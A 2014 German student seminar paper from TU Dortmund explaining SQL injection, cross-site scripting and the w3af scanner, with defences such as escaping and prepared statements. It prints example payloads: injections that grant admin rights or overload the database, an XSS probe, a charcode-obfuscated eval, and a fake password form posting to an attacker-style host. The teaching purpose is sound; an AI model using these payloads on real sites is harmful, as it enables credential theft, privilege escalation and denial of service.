technische universität
dortmund

Proseminararbeit

Web Application Security: SQL Injection, Cross Site Scripting – w3af

Rico van Endern
31. Januar 2014

Prof. Dr. Jan Jürjens Lehrstuhl 14 Software Engineering
Fakultät Informatik
Technische Universität Dortmund
Otto-Hahn-Straße 14
44227 Dortmund
http://www-jj.cs.uni-dortmund.de/secse

Rico van Endern
vanendern.rico@udo.edu.de
Matrikelnummer: 147941
Studiengang: Angewandte Informatik

Proseminar zu "Modellbasierten Sicherheits-Engineerings"
Thema: Web Application Security: SQL Injection, Cross Site Scripting – w3af

Eingereicht: 31. Januar 2014

Betreuer: Sebastian Pape

Prof. Dr. Jan Jürjens Lehrstuhl 14 Software Engineering
Fakultät Informatik
Technische Universität Dortmund
Otto-Hahn-Straße 14
44227 Dortmund

Ehrenwörtliche Erklärung

Ich erkläre hiermit ehrenwörtlich, dass ich die vorliegende Arbeit selbstständig angefertigt habe; die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht.

Die Arbeit wurde bisher keiner anderen Prüfungsbehörde vorgelegt und auch noch nicht veröffentlicht.

Dortmund, den 31. Januar 2014

Rico van Endern

Inhaltsverzeichnis

0.1 Vorwort . . . 1
0.2 SQL-Injektion . . . 2
0.2.1 Was ist SQL-Injektion? . . . 2
0.2.2 Beispiele . . . 2
0.2.3 Schutzmöglichkeiten . . . 4
0.3 Cross-Site-Scripting (XSS) . . . 6
0.3.1 Was ist Cross-Site-Scripting . . . 6
0.3.2 Beispiele . . . 6
0.3.3 Schutzmöglichkeiten . . . 6
0.4 Synergie . . . 8
0.5 Tool : ”w3af” . . . 9
0.5.1 Funktionsweise . . . 9
0.5.2 Beispiele . . . 10
0.5.3 Grenzen . . . 14
.1 Anhang: . . . 15
.1.1 Code . . . 15
.1.2 Literaturverzeichnis . . . 15

0.1 Vorwort

Webanwendungen werden immer größer aufwändiger und vor allem interaktiver. Mit dieser Entwicklung entstehen, nicht nur Vorteile und Möglichkeiten, sondern es gehen auch gewissen Risiken damit einher. Denn jede Eingabemöglichkeit, in eine System, birgt die Möglichkeit diese zu Missbrauchen, solange sie nicht perfekt Implementiert ist.
Die folgende Seminar-Arbeit beschäftigt sich mit der Angreifbarkeit von Webanwendungen. Dabei wird auf die Risiken bei Webanwendungen, die Funktionsweise der Ausnutzung dieser Risiken und die Schutzmöglichkeiten vor solchen Angriffen eingegangen. Explizit wird dabei SQL-Injektion und Cross-Site-Scripting erklärt. Zur Analyse von Webanwendungen auf die genannten Sicherheitsrisiken wird auf das Tool "w3af" zurückgegriffen. Als Datenbanksystem geht diese Ausarbeitung von MYSQL aus und als Programmiersprache wird PHP vorausgesetzt.

0.2 SQL-Injektion

[**SW:2009, S.525-575**] [**SWmP:2007, S.351-370**] [**Siaad:2012**]

0.2.1 Was ist SQL-Injektion?

Bei einer SQL-Injektion handelt es sich, wie der Name schon sagt, um das Injizieren oder besser gesagt das Einschleusen von SQL-Code. Der SQL-Code wird dabei in SQL-Queries eingeschleust, die vom System ausgeführt werden, dabei aber Benutzereingaben verarbeiten beziehungsweise verwenden.
Die Funktionalität von SQL-Injektion basiert auf dem SQL-Syntax selbst. Dabei werden SQL-Steuerzeichen benutzt um die Struktur des SQL-Query zu verändern oder sogar einen zusätzlichen SQL-Query hinzuzufügen.
Also braucht man für eine SQL-Injektion nur eine Eingabemöglichkeit dessen Eingabedaten ungeschützt und ungefiltert in einen SQL-Query eingebunden werden. Mit anderen Worten jedes Input-Feld und jeder POST-/GET-Parameter einer Webanwendung, dessen Eingaben in einem SQL-Query verwendet werden, ist ein potentieller Risikofaktor.

0.2.2 Beispiele

Nehmen wir einen SQL-Query wie

```
SELECT ‘vorname‘ FROM ‘user‘ WHERE ‘nachname‘=”$VARIABLE”;
```

solange $VARIABLE nur mit normalen Eingaben gefüllt ist wie z.B. {Mustermann} gibt es keine Probleme, aber wenn jemand die Webanwendung angreifen will, kann er Steuerzeichen beziehungsweise Steuerbegriffe verwenden um zusätzliche Aktionen durchzuführen, also SQL-Code in den SQL-Query einzuschleusen.

Die Variable, also der Input, ist im SQL-Query durch Anführungszeichen begrenzt und da entsteht schon das erste Problem. $VARIABLE wird in der Webanwendung eingebunden wonach dann der vollständige SQL-Query an die Datenbank geschickt wird und dort erst geparsed wird. Also kann man in $VARIABLE auch Anführungszeichen benutzen und so die vorgegebene Struktur verändern. Wenn man zum Beispiel {Mustermann” OR ‘admin‘=”1} als Input bekommt wäre der SQL-Query der geparsed werden würde auf einmal

```
SELECT ‘vorname‘ FROM ‘user‘ WHERE ‘nachname‘=”Mustermann” OR
‘admin‘=”1”;
```

was einem dann statt nur der Vornamen aller Benutzer mit dem Nachnamen Mustermann auch noch zusätzlich die Vorname aller Admins ausgibt. Bei Vornamen klingt das natürlich erst einmal recht harmlos aber es geht um das Konzept und dies lässt sich auch auf jede andere Information wie Kontostände, Benutzernamen, Passwörter etc. anwenden und das natürlich nicht nur bei Abfragen sondern auch bei Daten verändernden SQL-Queries.

Es ist aber nicht nur Möglich den Vorhandenen SQL-Query zu erweitern, um die durchgeführte Aktion auf Datensätze, beziehungsweise Funktionen, zu erweitern die eigentlich nicht gewollt waren, sondern auch komplett neue eigene SQL-Queries Einzuschleusen.

Ein SQL-Query endet mit ";" und danach kann man einen Neuen starten. Also wäre es möglich diesen in unseren Input einzubauen. Der Input {Mustermann"; UPDATE 'user' SET 'admin'="1" WHERE 'username'="Hacker} würde aus dem SQL-Query

```
SELECT 'vorname' FROM 'user' WHERE 'nachname'="Mustermann";
UPDATE 'user' SET 'admin'="1" WHERE 'username'="Hacker";
```

machen. Dieser würde zwar weiter das gewünschte Ergebnis Liefern aber zusätzlich noch den User namens "Hacker" zum Admin machen.

Für diese Art des Angriffes braucht es natürlich ein gewisses Wissen über die Struktur des SQL-Query sowie über die Datenbank/Tabellen-Struktur. Es ist möglich einfach zu raten und herumzuprobieren und da bei solchen Strukturen meist die Intuitivsten Strukturen/Benennungen gewählt werden ist das auch relativ einfach und effektiv. Wesentlich einfacher ist es jedoch wenn man durch SQL-Injektion Fehlermeldungen hervorruft, indem man den SQL-Query in den man Injiziert ungültig macht. Die Fehlermeldung gibt einem Informationen was der SQL-Query ursprünglich machen sollte und somit auch welche Tabelle beziehungsweise welche Tabellen Felder benutzt wurden. Das funktioniert natürlich nur wenn die Webanwendungen Fehlermeldungen ausgibt.

Abgesehen von der Möglichkeit Informationen anzugreifen und neue Informationen ins System einzufügen kann man mit SQL-Injektion auch ein System lahm legen. Dieser sogenannte "Denial of Service" (DoS) Angriff versucht dem Server Aufgaben zu geben die so Arbeitsaufwendig sind das die normale Funktion, beziehungsweise die Funktionalität für andere User, nicht mehr gegeben ist. Dies funktioniert aber natürlich nur solange einzelne SQL-Queries keine zeitlichen und leistungsbezogenen Begrenzungen haben.
Für einen solchen Angriff könnte man eine Mischung aus Repetitiven und Leistungsfressenden SQL Funktionen benutzen.
So würde durch die Eingabe von {Mustermann" UNION SELECT benchmark(999,SHA(MD5(REPEAT('DoS',999)))) UNION SELECT 'vorname' FROM 'user' WHERE 'nachname'="Mustermann}

```
SELECT 'vorname' FROM 'user' WHERE 'nachname'="Mustermann"
UNION SELECT benchmark(999,SHA(MD5(REPEAT('DoS',999))))
UNION SELECT 'vorname' FROM 'user' WHERE 'nachname'="Mustermann";
```

aus dem SQL-Query machen und beliebig große Zahlen statt "999" führen dann zu sehr viel Arbeit für das Datenbanksystem. Abgesehen von der Anzahl der Wiederholungen kann der Komplexitätsgrad des SQL-Query natürlich auch frei nach Belieben erhöht werden. In diesem Beispiel würde das Datenbanksystem 999 mal den SHA1-Hash, des MD5-Hash, des Strings berechnen der entsteht wenn man 999 mal "DoS" hintereinander schreiben würde. Der zweite UNION block ist nur dazu da um das Anführungszeichen wieder zu schließen damit der SQL-Query gültig bleibt. (Das ist natürlich auch in kürzerer Form möglich aber diesen SQL-Query kennen wir schließlich schon.)

0.2.3 Schutzmöglichkeiten

Da wir das Problem jetzt ausreichend kennen gelernt haben können wir uns mit der Lösung oder besser gesagt den Lösungsmöglichkeiten beschäftigen.
Nicht jede Schutzmöglichkeit schützt gegen alles, so gibt es zum Beispiel eine recht einfache Möglichkeit das Erweitern um zusätzliche SQL-Queries zu verhindern. Und zwar "Atomare Query" also beim Ausführen des SQL-Query direkt dafür zu sorgen das der SQL-Query auch nur einen enthält. Dadurch können SQL-Query auch nur die Grundfunktion erfüllen für die sie Ursprünglich gedacht waren. Also mit anderen Worten ein SELECT-Query kann nur Daten ausgeben und im Hintergrund nicht noch Datensätze verändern oder sogar neue Datenbankstrukturen anlegen. Diese Sicherung ist in vielen Systemen schon standardmäßig Implementiert wie zum Beispiel in PHP im MYSQL Modul das sogar nur Atomare Queries zulässt beziehungsweise im Modul MYSQLI wo man wählen kann zwischen einem Atomaren-Query (mysqli_query) oder einem SQL-Query der auch mehrere gleichzeitig abhandeln kann (mysqli_multi_query). Wenn diese Möglichkeit nicht standardmäßig gegeben ist kann man sie einfach selbst implementieren indem man vor dem ausführen des Query auf ";" überprüft und falls eins vorhanden ist den Query einfach nicht ausführt oder den zusätzlichen SQL-Query entfernt. (Atomare Queries können natürlich durch Inline-Query umgangen werden aber auch dies schränkt wieder ein.)

Eine andere Möglichkeit ist es die Eingabe die in den SQL-Query eingebunden wird zu filtern beziehungsweise die darin vorkommenden Steuerzeichen zu Maskieren (Escapen) wodurch alle Eingaben weiterhin gültig bleiben da Steuerzeichen lediglich in äquivalente Zeichen umgewandelt werden die, vom SQL-Parser, aber nicht mehr als Steuerzeichen erkannt werden.
Man kann natürlich manuell alle Zeichen einzeln durchgehen und codieren, falls sie Steuerzeichen sind, oder sich andere Kreative Funktionen bauen die Steuerzeichen zum Beispiel einfach nur Löschen, aber auch hierfür gibt es wieder vorgefertigte Funktionen. Bei PHP wäre diese fertig Implementierte Funktion "mysql_real_escape_string" (der unterschied zu "mysql_escape_string" ist das die Verbindung auf den benutzen Zeichensatz untersucht wird und somit verhindert wird das jemand das Escapen der Steuerzeichen durch fehlerhaftes Interpretieren des Zeichensatzes umgehen kann)

Die wohl beste und auch einfachste Schutzmöglichkeit jedoch bietet SQL selbst. Dabei handelt es sich um "Prepared Statements" das sind, wie der Name schon sagt, Vorgefertigte SQL-Queries bei denen die Variablen nicht von der Webanwendung sondern durch SQL selbst mit Eingaben ersetzt werden. Das führt dazu das egal was in die Variablen eingebaut wird, es das Parsen des SQL-Query nicht mehr beeinflussen kann da dies schon geschehen ist. Das System schützt also zuversichtlich gegen jede bisher genannte Bedrohung durch SQL-Injektionen.
Ein solches Prepared Statment muss natürlich erstmal vorbereitet werden.

```
SQL: PREPARE stmt FROM 'SELECT␣`vorname`␣FROM␣`user`␣WHERE
␣`nachname`=?';
PHP: $stmt = $mysqli->prepare("SELECT␣`vorname`␣FROM␣`user`
WHERE␣`nachname`=?")
```

Nachdem das Statement einmal vorbereitet wurde kann man diesen mit Variablen/Eingaben befüllen und ausführen.

```
SQL: SET @a = "$VARIABLE";
SQL: EXECUTE stmt USING @a;
PHP: $stmt->bind_param("a", $VARIABLE);
PHP: $stmt->execute();
```

Zuerst wird die Eingabe in eine Variable für das Prepared Statement eingebunden und danach wird das Statement mit den Eingebundenen Informationen ausgeführt. Die pure SQL-Version ist natürlich suboptimal, da die altbekannten Probleme wieder auftauchen, aber hier dienen sieh eher nochmal zur Veranschaulichung was im Hintergrund passiert (und der Vollständigkeit halber).

0.3 Cross-Site-Scripting (XSS)

[SW:2009, S.465-504][SWmP:2007, S.371-400]

0.3.1 Was ist Cross-Site-Scripting

Cross-Site-Scripting oder auch "XSS" ist das Einschleusen von Client-seitig ausgeführten Code in eine Website, wie zum Beispiel Javascript-Code. Dieser ist in HTML-<script>Blöcken gebunden. Es kann dabei nicht nur zwischen die meisten Client Interaktionen gegriffen werden, beziehungsweise die dadurch eingegebenen Informationen abgefangen werden, sonder auch "fake" Client Informationen eingegeben werden. Der Code kann einen Nutzer auch dazu zwingen eine bestimmte Seite aufzurufen, einen auf eine andere Seite weiterleiten und da man per Javascript auch auf den DOM (Document Object Model Tree)zugreifen kann theoretisch "On-The-Fly" eine komplett neue Website generieren. Hierfür werden wieder Eingabemöglichkeiten der Website missbraucht nur das diesmal die Eingabe anderen Benutzern ungeschützt angezeigt werden muss.

0.3.2 Beispiele

Ob eine Eingabemöglichkeit sich für XSS eignet ist relativ einfach zu testen, indem man

```
<script type="text/javascript">alert("XSS");</script>
```

in die Eingabemöglichkeit eingibt und auf die Seite geht bei der die Eingabe dargestellt wird. Im Javascriptcode selbst können dann alle möglichen Aktionen ausgeführt werden vom löschen einzelner Website Elemente

```
<script type="text/javascript">
document.getElmentById("ElementName").parentNode.
removeChild(document.getElmentById("ElementName"));
</script>
```

bis zum erstellen von Fake Formularen wie

```
<form action="http://www.scriptkiddy.de/klauen.php" method="post">
Gib dein Passwort ein: <input type = "text" name = "passwort"/>
<input type="submit" value="LOGIN"/>
</form>
```

Die Möglichkeiten hier sind eigentlich nur durch die Maximallänge der Eingabe begrenzt wobei selbst das, durch modularisieren, jederzeit umgangen werden kann.

0.3.3 Schutzmöglichkeiten

Die ultimative Schutzmöglichkeit ist natürlich dem Nutzer einfach keine Eingabemöglichkeit zu geben, das dies nicht wirklich eine Alternativ ist sollte klar sein. Also muss man sich damit beschäftigen wie man XSS Angriffe verhindern kann und dabei fällt auch recht schnell nochmal die Analogie zur SQL-Injektion auf.

Die wohl intuitivste Schutzmöglichkeit ist das filtern der Eingabe. Dabei kann man natürlich weiter HTML-Tags erlauben und nur den <script> Tag verbieten. Besser ist es natürlich HTML-Tags komplett zu verbieten was am einfachsten umsetzbar ist indem man <&> verbietet. Dabei muss man die Zeichen natürlich nicht wirklich vollständig entfernen sondern kann sie in HTLM-Code umwandeln und somit Maskieren/Escapen. Somit verändert sich die Eingabe inhaltlich nicht sondern wird nur nicht mehr vom Browser interpretiert. Programmiertechnisch ist das ganze auch recht einfach umsetzbar.

```
$EINGABE = str_replace("<", "&lt", $_POST['InputFeld']);
$EINGABE = str_replace(">", "&gt", $EINGABE);
```

Das ist natürlich absolut, so das gar keine Tags erlaubt werden, es ist natürlich etwas komplexer nur bestimmte Tags zu verbieten, beziehungsweise nur einzelne Tags zu erlauben. Dafür gibt es aber auch schon eine Vorgefertigte PHP-Funktion und zwar strip_tags.

```
$EINGABE = strip_tags($_POST['InputFeld'],$Whitelist)
```

oder die htmlspecialchars die wie vorher schon besprochen die <&>Zeichen, so wie Hochkommata ('), Anführungszeichen (") und das Und-Zeichen (&), verbietet.
Das verbieten der Steuerzeichen bietet hier aber auch keine absolute Sicherheit. Solange die HTML-Tags bereits gegeben sind und die Eingabe nur in einen Tag eingebunden wird kann man dort auch Javascript Funktionen ausführen und den Input sogar Codieren so das man auch wieder alles Mögliche ausführen kann.

```
javascript:eval(String.fromCharCode(66,79,69,83,69)
```

Wenn der Schadcode einmal auf der Website ist kann man sich als Nutzer eigentlich kaum schützen, abgesehen vom abschalten von Javascript, im gesamten Browser oder einer konfigurierbaren Möglichkeit, wie zum Beispiel dem NoScript Browser-Plugin, welches es ermöglicht Javascript nur auf Bestimmten Seiten zu erlauben. Aber auch das schränkt die Nutzung von Webseiten wieder ein und das ist schließlich nicht das Ziel.
Somit liegt die Verantwortung voll und ganz in den Händen des Entwicklers.

0.4 Synergie

Mit Synergie ist in diesem Fall gemeint das die beiden Angriffsarten SQL-Injektion und Cross-Site-Scripting auch wunderbar zusammenarbeiten können. Da es möglich ist jede Angriffsmöglichkeit indirekt über die jeweils andere durchzuführen. Sollte eine Website zum Beispiel bei allen öffentlich zugänglichen Eingabemöglichkeiten gut gegen SQL-Injektion geschützt sein, jedoch im Adminbereich nicht, könnte per XSS ein Admin dazu gebracht werden, eine Eingabe, im geschützten (aber gegen SQL-Injektion ungeschützten) Eingabebereich im Adminbereich, zu tätigen. Diese Eingabe kann natürlich eine SQL-Injektion realisieren da die Eingabemöglichkeit nicht dagegen gesichert ist. Somit ist es nicht nur wichtig die normal/öffentlich zugänglichen Eingabemöglichkeiten abzudecken sonder auch die, die nur ausgewählten Nutzern zur Verfügung stehen da sie indirekt angesteuert werden können. Andersherum ist es zwar wesentlich abhängiger von der Webseiten Struktur,ob es möglich ist per SQL-Injection eine XSS durchzuführen, aber auch per SQL-Injektion kann man XSS code einschleusen, zum Beispiel in sonst statischen aber ,in SQL-Datenbanken, gespeicherten Content, durch Logs oder indem dadurch eine Schutz Implementierung umgangen wird. Wenn der Schutz realisiert ist indem die Eingabe gefiltert wird kann dies natürlich durch SQL-Injektion umgangen werden, da die Eingabemöglichkeit die benutzt wird eigentlich gar nicht XSS relevant ist.

0.5 Tool : ”w3af”

”w3af” steht für ”Web Application Attack and Aduit Framework” und ist ein Tool oder viel mehr ein Tool-Kit welches designet wurde um Webanwendungen auf ihre Angreifbarkeit zu untersuchen.
Jedwede Aussagen in diesem Kapitel basieren auf ”http://w3af.org/” und den dort Hinterlegten Tutorials/Artikeln.

0.5.1 Funktionsweise

”w3af” ist in 2 Funktionale Komponenten aufgeteilt der Core welcher als verwaltende Instanz tätig ist und nacheinander die Plugins abarbeitet, beziehungsweise Tests aus den Plugins durchführt. Das durchführen dieser Tests ist sowohl über ein Graphische-User-Interface als auch über Consolen-Befehle möglich. Das Graphische-User-Interface und das Consolen-Interface sind weitestgehend gleich mächtig, somit ist der einzige Vorteil der sich aus der Consolen Funktionalität ergibt das automatisierte durchführen großer Tests in regelmäßigen Abständen.
Die Testverfahren sind alle samt Black-Box Testverfahren da sie bei allen Webanwendungen gleichermaßen funktionieren müssen. Es ist natürlich durchaus möglich mit eigenen Plugins White-Box Testverfahren/Spezifische Tests zu Implementieren aber dies sollte nur in den seltensten Fällen nötig beziehungsweise sinnvoll sein.
In der Regel laufen die meisten Tests nach dem selben Schema ab. Zuerst wird die Webanwendung auf Interaktionsmöglichkeiten/Eingabemöglichkeiten wie Links, Formulare und Aufrufsparmeter (GET) untersucht. Danach werden diese Möglichkeiten Systematisch mit Eingaben durchprobiert, welche zu Sicherheitsproblemen führen können oder eine Sicherheitslücke darstellen. Wie solche Eingaben aussehen können und zu was sie führen wurde in den vorhergehenden Kapiteln über SQL-Injektion und Cross-Site-Scripting bereits ausführlich besprochen.
Die wahre Herausforderung dabei ist es jedoch zu erkennen, ob eine Eingabe eine Mögliche Sicherheitslücke indiziert, beziehungsweise welche Schutzmaßnamen getroffen wurde und wie diese Implementiert wurden.
Nachdem alle Eingabemöglichkeiten ausreichend evaluiert wurden, wird jede gefundene ”mögliche” Sicherheitslücke zusammen mit der Information wie diese ausnutzbar ist in einem Ausführlichen Report dem Nutzer zur Verfügung gestellt.
In diesem Report stehen auch alle weiterführenden Informationen die beim Test gesammelt wurden auch wenn sie nicht direkt auf eine Sicherheitslücke hinweisen, wie zum Beispiel was für ein Webserver benutzt wird oder Informationen über dessen Konfiguration.

Soweit zu den besprochenen Sicherheitslücken, aber ”w3af” kann noch mehr als nur Webanwendungen, nach XSS und SQL-Injekt Möglichkeiten, zu überprüfen. Es kann auch nach Fehlern suchen die es ermöglichen direkt Code auszuführen, Nutzerrechte zu erlangen oder Daten auf den Server zu schreiben. Dies geht jedoch über den Umfang dieser Arbeit hinaus, für den weiter interessierten Leser gibt es unter ”http://w3af.org/videos” 2 sehr ausführlichen weiterführende Präsentationen.

Als minimales Beispiel wird hier die Website zum testen von SQL-Injektions aus dem Anhang dienen. Die GUI ist, solange nur Standard Aktionen durchgeführt werden sollen, recht simple. Im Linken Reiter ein Profil auswählen, mit dem die Webanwendung untersucht werden soll oder im Mittleren Reiter selbst eine Konfiguration erstellen und dabei Tests aus den Verschiedenen Plugins auswählen. Danach das Ziel eingeben und "Start" drücken den Rest erledigt "w3af".



Abbildung 1: "w3af" Untersuchung starten



Abbildung 2: Information über PHP und Linux Version



Abbildung 3: Information über Webserver Art/Version und Linux Distribution



Abbildung 4: Information über erzeugten Cookie

